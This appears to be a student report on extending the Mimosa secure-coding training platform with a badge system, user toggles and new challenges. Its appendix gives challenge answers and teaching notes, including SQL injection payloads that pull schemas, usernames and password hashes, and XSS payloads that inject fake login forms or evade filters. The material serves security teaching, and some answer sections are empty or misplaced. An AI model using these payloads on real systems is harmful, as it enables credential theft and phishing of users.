While implementing the badge system, Mr. Low has raised the idea of allowing administrators to tweak the criteria for the rank badges. This is to allow adjustments to be made to suit the abilities of the students as well as the number of challenges that are assigned to the students. I felt that this was a good idea and went ahead to implement this in the configuration page for the badges. This page allows the administrator to add a new challenge to be included for the “first in class to complete a challenge” badge and the criteria to be met to achieve certain ranks. As a new challenge is added, it can be decided by the administrator whether users should receive a badge if they are the first in their class to complete that challenge (For examination challenges, administrators may not want users to earn that badge). This can be done by simply inputting the challenge url into the input box as shown below. When submitted, Mimosa will create a new badge with the template and the name supplied. It will also create a new entry in the badges table in the database.

Figure 7: Input Box to Enter Challenge URL

As for the rank badges, the number of challenges to be completed by the user before a certain rank badge is achieved can be configured by the administrator/lecturer. This can be done by changing the values in the form as shown in the figure below. Similarly, when the values are modified, Mimosa will create a new badge with the template and the values supplied.

Figure 8: Form to Modify Criteria for Rank Badges

# 6 Modifications to the System

In the process of implementing the solutions, I had to make modifications to the system – adding new files or editing certain files. These modifications are listed in this section.

## 6.1 Creating New Challenges

To create the new challenges, I had to add their respective challenge controllers and html pages. In some cases, additional scripts were needed, and I had to create the js files. For example, for the “Forgot Password” challenges, I had to create 3 files:

- ForgotPasswordChallengeController.java (src\main\java\securecoding\controller\challenges\accesscontrol)

- forgot-password.html (src\main\resources\templates\pages\challenges)

- forgot-password.js (src\main\resources\static\js\pages\challenges)

## 6.2 Allowing the Toggling of Users’ Enabled Status

To add the toggle button, I had to modify the statistics.html (src\main\resources\templates\pages\batches) page to add the button for each user row in the table as shown below.

Figure 9: Toggle Button in statistics.html Page

The post request will be handled by the UserController (src\main\java\securecoding\controller\management) and it essentially searches the repository for the particular user with the username supplied, set its enabled field to the opposite of what it already is and updates that user in the repository. The codes are as shown below.

Figure 10: Endpoint in UserController.java

I also had to implement some js code in the statistics.js (src\main\resources\static\js\pages\batches) file to notify the user regarding the outcome of the form submission and also to submit the form on change of the button.

Figure 11: Script in statistics.js

## 6.3 Implementing Badge System

Regarding the badge system and the admin functionality to configure the badges, it was slightly more complicated. I first created two model classes: Badge.java (src\main\java\securecoding\model) and Unlock.java (src\main\java\securecoding\model). The Badge class has a Many-to-Many relationship with the User class as a user can have many badges and many users can have the same badge. The Unlock class has a Many-to-One relationship with the User class and a Many-to-One relationship with the Badge class. I need to explicitly define the Unlock class as I need to access the “dateAttained” property in the class.

Figure 12: Badge.java and Unlock.java

Subsequently, I created the respective repository classes for them as shown below to provide Mimosa with the CRUD and other operations needed.

Figure 13: BadgeRepository.java and UnlockRepository.java

As for the checking of the criteria before awarding the badges, I enforced the checks in the ChallengeControllerAdapter.java (src\main\java\securecoding\controller\template) for whenever the user completes a challenge with perfect score as shown below.

Figure 14: Checking if User has Achieved a New Badge

To allow for better readability, I have placed the codes which carry out the checks in another file – UnlockUtil.java (src\main\java\securecoding\util). Basically, the checkRank function will check if the user’s number of attempts reaches that of any rank, the checkFirstCat will check if the user has previously completed a challenge of that category yet and the checkFirstCompletion will check if the user is the first in his/her batch (class) to complete the challenge.

Figure 15: UnlockUtil.java

As for the display of the badges, they will be displayed in two pages – statistics.html (src\main\resources\templates\pages\settings) and dashboard.html (src\main\resources\templates\pages). I have created a panel in each of them with a table to display the badges in a single row.

Figure 16: Display of Badges in statistics.html and dashboard.html

In order to display the badges, I had to make modifications to their respective controllers – SettingsController.java (src\main\java\securecoding\controller) and DashboardController.java (src\main\java\securecoding\controller), ensuring that the badges and unlocks are added to the model as attributes before returning the page to the user a shown below.

Figure 17: SettingsController.java and DashboardController.java

Lastly, to notify the user, I have made changes to default.js (src\main\resources\static\js) such that it would notify the user if he/she has achieved a new badge.

Figure 18: check\_badges Function in default.js

# 7 Challenges Faced

Throughout this module, I was faced with various obstacles but fortunately, I was able to overcome them to hail this project a success.

## 7.1 Zero Knowledge of Important Components of Mimosa

One obstacle was definitely how I had zero knowledge of Java, Java EE, SpringBoot, Maven and Thymeleaf prior to this module. Because of this, I had to spend extra time before the start of this module to learn them. Unfortunately, I was not able to completely learn all of the components before the semester started and had to spend extra time in the first few weeks of the module to quickly pick up the rest of required knowledge. Even after learning the various components, I did not have much experience with them, and Mimosa was the first project I worked on that ultilised these. Hence, there were times where I was met with issues that were foreign to me and I had to spend a considerable amount of time figuring them out. However, through these challenges, I was able to better grasp onto the concepts and structure of the different components. Overall, I am glad that through this module, I was able to pick up a new programming language and more which will benefit me in the future.

## 7.2 Juggling with FYP and Others

Another obstacle was how I had to juggle this project with my Final Year Project (FYP) and other modules. Especially, in Year 3, where we have our FYP and must prepare for other things such as our internship and even university, it is extremely packed. This project is almost like a mini-FYP and thus, it was challenging at times, to juggle this with the other tasks I had on hand. But by managing my time well, I managed to persist on and complete this project. Through such stressful times, it allowed me to grow and emerge stronger.

# 8 Future Enhancements

This project does not mark the final stage of development for Mimosa as there is still room for enhancements and improvements to the system. Firstly, as mentioned, more challenges relating to the content taught in Term 2 of Secure Coding should be added to the system. This would allow Mimosa to facilitate learning in students throughout the entire semester of Secure Coding. Secondly, a game-like series of challenges can be added to Mimosa, something similar to the XSS game hosted on<https://xss-game.appspot.com/>. This provides a more adventure-based experience which is possibly more fun for students. Next, another enhancement I originally thought of working on was the forum feature where students can discuss on topics relating to Secure Coding or Mimosa itself and even seek help from lecturers. However, this may bring about distractions for students and students may even abuse the system whereby they simply post answers to challenges on the forum, and this would hinder Mimosa’s purpose of educating students. Hence, any individual who decides to implement this in the future should thread carefully and consider ways to prevent such negative consequences from occurring. Lastly, a possible enhancement would be to add the feature of allowing students to upload certain files and the system would automatically grade it, similar to the Falcon system.

# 9 Conclusion

To sum up, I identified three areas of improvement – lack of challenges, students able to log back in after examinations and gamification of the system. I addressed these areas by creating 10 challenges, adding a button on the batches statistics page for the administrator to temporarily ban students and a badge system which awards various badges to students for completing certain tasks. Overall, this project was fun and enriching, providing me with the opportunity to learn many new things and work with a system that will be put into use for my juniors.

# References

Bucher, A., 2015. *Case Study: How TripAdvisor Supports User Competence To Motivate Reviews*. [online] Amy Bucher, Ph.D. Available at: <https://www.amybucherphd.com/case-study-how-tripadvisor-supports-user-competence-to-motivate-reviews/> [Accessed 27 July 2021].

Fitz Walter, Z., 2021. *What is Gamification? Education, Business & Marketing*. [online] Gamify. Available at: <https://www.gamify.com/what-is-gamification> [Accessed 27 July 2021].

Shannon, J., 2021. *8 Core Human Drives in Gamification*. [online] Gamify. Available at: <https://www.gamify.com/gamification-blog/8-core-human-drives-in-gamification-marketing-video> [Accessed 27 July 2021].

# Appendix

## Challenge Answers

**Forgot Password (Access Control)**

The idea of this challenge is to educate students about choosing and using weak security questions. If weak security questions are used, the mechanism which is intended to strengthen the security of the system would do more harm than good. This challenge is designed such that the user takes on the persona of a hacker trying to steal Bill Gates password. As Bill Gates is a well-known figure whom much of his information can be found online, when the security question is regarding the daughter of Bill Gates, the student can obtain this information online.

Answer:

**Node Compiler Basics Two (General)**

The existing Node Compiler Basics challenge taught students about writing a GET endpoint on NodeJS, thus, this challenge was created to teach the students about writing a POST endpoint to enforce some simple checks on the client’s input before responding with a certain status and message.

Answer:

**Email Validation (Regex)**

This challenge is to allow students to practise writing regular expressions and using them to validate user input. In this case, the student is required to write a regular expression for an SP ichat email with the username comprising of a minimum of 4 characters and symbols – “.” And “\_” are allowed.

Answer:

**Password Validation (Regex)**

This challenge is to allow students to practise writing regular expressions and using them to validate user input. In this case, the student is required to write a regular expression to validate the complexity of passwords. The passwords should contain at least one special character, one digit, one upper and lower case letter, with the length of the password being within 8-16 characters and with no whitespaces.

Answer:

**Regex Basics (Regex)**

This is a simple regex challenge whereby students are required to validate that the input contains only alphabets and numbers and has at least a character in it.

Answer:  
  
const express = require('express');  
const router = express.Router();

router.post('/', function (req, res) {  
    var input = req.body.input;  
    var pattern = new RegExp('^[a-zA-Z0-9]+$');

    if (pattern.test(input)) {  
        res.status(200).send({ message: 'success'});  
    } else {  
        res.status(403).send({ message: 'bad request'});  
    }  
});

module.exports = router;

<https://regex101.com/r/Dj6AnO/1>

const express = require('express');  
const router = express.Router();

router.post('/', function (req, res) {  
    var input = req.body.input;  
    var pattern = new RegExp('^[89][0-9]{7}$');

     if (pattern.test(input)) {  
        res.status(200).send({ message: 'success'});  
    } else {  
        res.status(403).send({ message: 'bad request'});  
    }  
});

module.exports = router;

Password

const express = require('express');  
const router = express.Router();

router.post('/', function (req, res) {  
    var password = req.body.password;  
    var pattern = new RegExp('^(?=.\*[a-z])(?=.\*[A-Z])(?=.\*[0-9])(?=.\*[@$!%\*?&\_])[A-Za-z0-9@$!%\*?&\_]{8,16}$');

    if (pattern.test(password)) {  
        res.status(200).send({ message: 'valid password'});  
    } else {  
        res.status(403).send({ message: 'invalid password'});  
    }  
});

module.exports = router;

|  |  |
| --- | --- |
| The pattern requires the password to have:   * At least one lowercase letter. * At least one uppercase letter. * At least one digit. * At least one special character from the set @$!%\*?&\_. * A length of 8 to 16 characters.   <https://regex101.com/r/f3LywO/1> |  ^ asserts the start of the string.   (?=.\*[a-z]) ensures that there is at least one lowercase letter.   (?=.\*[A-Z]) ensures that there is at least one uppercase letter.   (?=.\*[0-9]) ensures that there is at least one digit.   (?=.\*[@$!%\*?&\_]) ensures that there is at least one special character from the set @$!%\*?&\_.   [A-Za-z0-9@$!%\*?&\_]{8,16} matches between 8 and 16 characters that are either uppercase letters, lowercase letters, digits, or the specified special characters.   $ asserts the end of the string. |

**Fakebook (SQLi)**[**https://excalidraw.com/#json=Zn-RxBS2t1ORriKcR7\_jE,WVjmn9lMrqJqumxSnAkvcA**](https://excalidraw.com/#json=Zn-RxBS2t1ORriKcR7_jE,WVjmn9lMrqJqumxSnAkvcA)

This challenge is identical to the “Quote Failure” challenge in the older version of Mimosa with the purpose being to help students understand how to conduct an SQLi attack without using quotes. The students are expected to use the concat() function and char() to execute the SQL injection.

Answer:

To discover the available schemas in the database:  
  
1 union select null from information\_schema.tables  
//1 union select ‘1’ from information\_schema.tables

1 union select table\_schema from information\_schema.tables

1 union select table\_name from information\_schema.tables


With the available schemas, display the tables inside the schema which is of interest (public):

1 union select table\_name from information\_schema.tables where table\_schema=concat(char(112),char(117),char(98),char(108),char(105),char(99))  
(public⇒ 112 117 98 108 105 99 )

Next, to find the columns can be retrieved with:

1 union select column\_name from information\_schema.columns where table\_name=concat(char(102),char(97),char(107),char(101),char(98),char(111),char(111),char(107)) and table\_schema= concat(char(112),char(117),char(98),char(108),char(105),char(99))

1 union select concat (column\_name, char(44), table\_name) from information\_schema.columns

1 union select concat (table\_name, char(44), column\_name) from information\_schema.columns   
  


1 union select concat (table\_name, char(44), column\_name) from information\_schema.columns where table\_name=concat(char(102),char(97),char(107),char(101),char(98),char(111),char(111),char(107))

Next, retrieve the usernames and passwords from the fakebook (Note that because only one column is displayed to the user, the student is to use the concat function to display both the username and password in one column):

1 union select concat(username,char(44),password) from fakebook

Crack the md5 hash for the password of LeonSKennedy with an MD5 cracker

Final answer:

Username = LeonSKennedy

Password = adawong

**Notflix (SQLi)**

In this challenge, the student can search for movies in the search box but only the Top 3 movies will be shown. So, to conduct an SQLi attack to obtain the password of Eric Law successfully, the student has to use the OFFSET clause to allow the application to return different rows.

Answer:

To obtain the names and their respective schemas of the tables in the database: (Where X is a number that the student has to increment from 0, at position 31, “PUBLIC.USERS” will be shown)

4%' UNION SELECT 1,table\_name,table\_schema from information\_schema.tables OFFSET X;-- -

With the table name and schema, the columns in that table can be retrieved (Where X can be configured to return different rows):

4%' UNION SELECT 1,table\_name,column\_name FROM INFORMATION\_SCHEMA.columns WHERE table\_name='users' OFFSET X;-- -

After discovering the two required fields – username and password, the username and password of Eric Law can be retrieved (Where X can be configured to return different user):

4%' UNION SELECT 1,username,password FROM PUBLIC.users OFFSET X;-- -

**SQLi Basics Two (SQLi)**

The idea behind this challenge is that the system blacklists any SQL comments in the input fields and the password field is not vulnerable to SQLi as passwords are hashed in the database. Because of this, the student must understand the concept of operator precedence before being able to carry out the attack successfully.

Answer:

**Goggle Form (Validation)**

This is a simple challenge whereby it teaches the students how it is possible to bypass validation checks if they are simply on the client-side.

Answer:

To solve this challenge, students have to use Burp-Suite to intercept the submission of the form and change the values such that they are invalid data.

**Fakebook Bank (XSS)**

This challenge was extracted from the old version of Mimosa and it is a simple challenge for students to learn more about XSS. In this challenge, whatever that is typed into the payee name input box will be displayed back to the client and the student is supposed to exploit this to display an alert stating that it is required to login and subsequently, display a login form on the page.

Answer:

<script>alert("Please login");</script>

<form>

Username<input type=text>

Password<input type=password>

<button onclick="alert('Login in Successful!');">Login</button>

</form>

Another payload:

<form>

Username<input type=text>

Password<input type=password>

<button onclick="alert('Login in Successful!');">Login</button>

</form>

Pass the marking system

<form>

Username<input type=text>

Password<input type=password>

</form>

## 

## MST Feedback

## 

SQLI   
McRonalD:  
  
1' union select null,table\_name,column\_name, null from information\_schema.columns limit 100 offset 300; -- -  
  
  
  
1' union select null,table\_name,column\_name, null from information\_schema.columns offset 300; -- -

1' union select null,table\_name,column\_name, null from information\_schema.columns order by name DESC; -- -  
  
  
1' union select null,concat(user\_name,admin),password, null from workers; -- -

## XSS Session 2 Teaching Plan

Problems:  
MImosa challenges first time in this semester offered to DIT students, who do not have Ethical Hacking backgroud as DISM students.

|  |  |  |
| --- | --- | --- |
| 1. Q&A | Nuclear Bomb | Burp Intercept--Bypass Client Side restriction. (1) Intercept and modify the code with long string.  (2) Forward the request  (3) turning off the intercept  (4) back toi mimosa. Observer the secret code on the page  (5) key the answer. |
| 1. Reflected XSS | Find the injection point Construct XSS payload for login form | <form> Username<input type=text> Password<input type=password> <button onclick="alert('Login in Successful!');">Login</button> </form> |
| 1. Sanitization of input/output  NOt the FIrst LAyer of defence | Find the injection point Construct XSS payload for login form | Alert dropped: <https://dism.edu.sg/search?q=><script>alert('xss\_by\_sam\_tan')</script>   https://dism.edu.sg/search?<script>eval("a"+"lert('xss\_by\_sam\_tan')")</script>=script |
| Video watching | https://mimosadism.dmit.local/video/xss-video |  |
| Quiz on Mimosa | <https://mimosadism.dmit.local/video/xss-video> |  |
| Q&A | PONG | Gathering info:  (1) Canvas size:  (2) Paddle 2 height so HIGH const canvas = document.getElementById('game-canvas');  const context = canvas.getContext('2d');  const grid = 15;  const paddleHeight = grid \* 5; // 80  const paddle2Height = canvas.height  const maxPaddleY = canvas.height - grid - paddleHeight;  var paddleSpeed = 6;  var ballSpeed = 3;  const leftPaddle = {  // start in the middle of the game on the left side  x: grid \* 2,  y: canvas.height / 2 - paddleHeight / 2,  width: grid,  height: paddleHeight,  // paddle velocity  dy: 0  };  const rightPaddle = {  // start in the middle of the game on the right side  x: canvas.width - grid \* 3,  y: 0,  width: grid,  height: paddle2Height,  // paddle velocity  dy: 0  };  (3) go to console: Check the height:  rightPaddle.height  rightPaddle.height=12  leftPaddle.height= 585 |

## 

(with Momosa demo)

## 

  
<https://www.intruder.io/guides/vulnerability-assessment-made-simple-a-step-by-step-guide>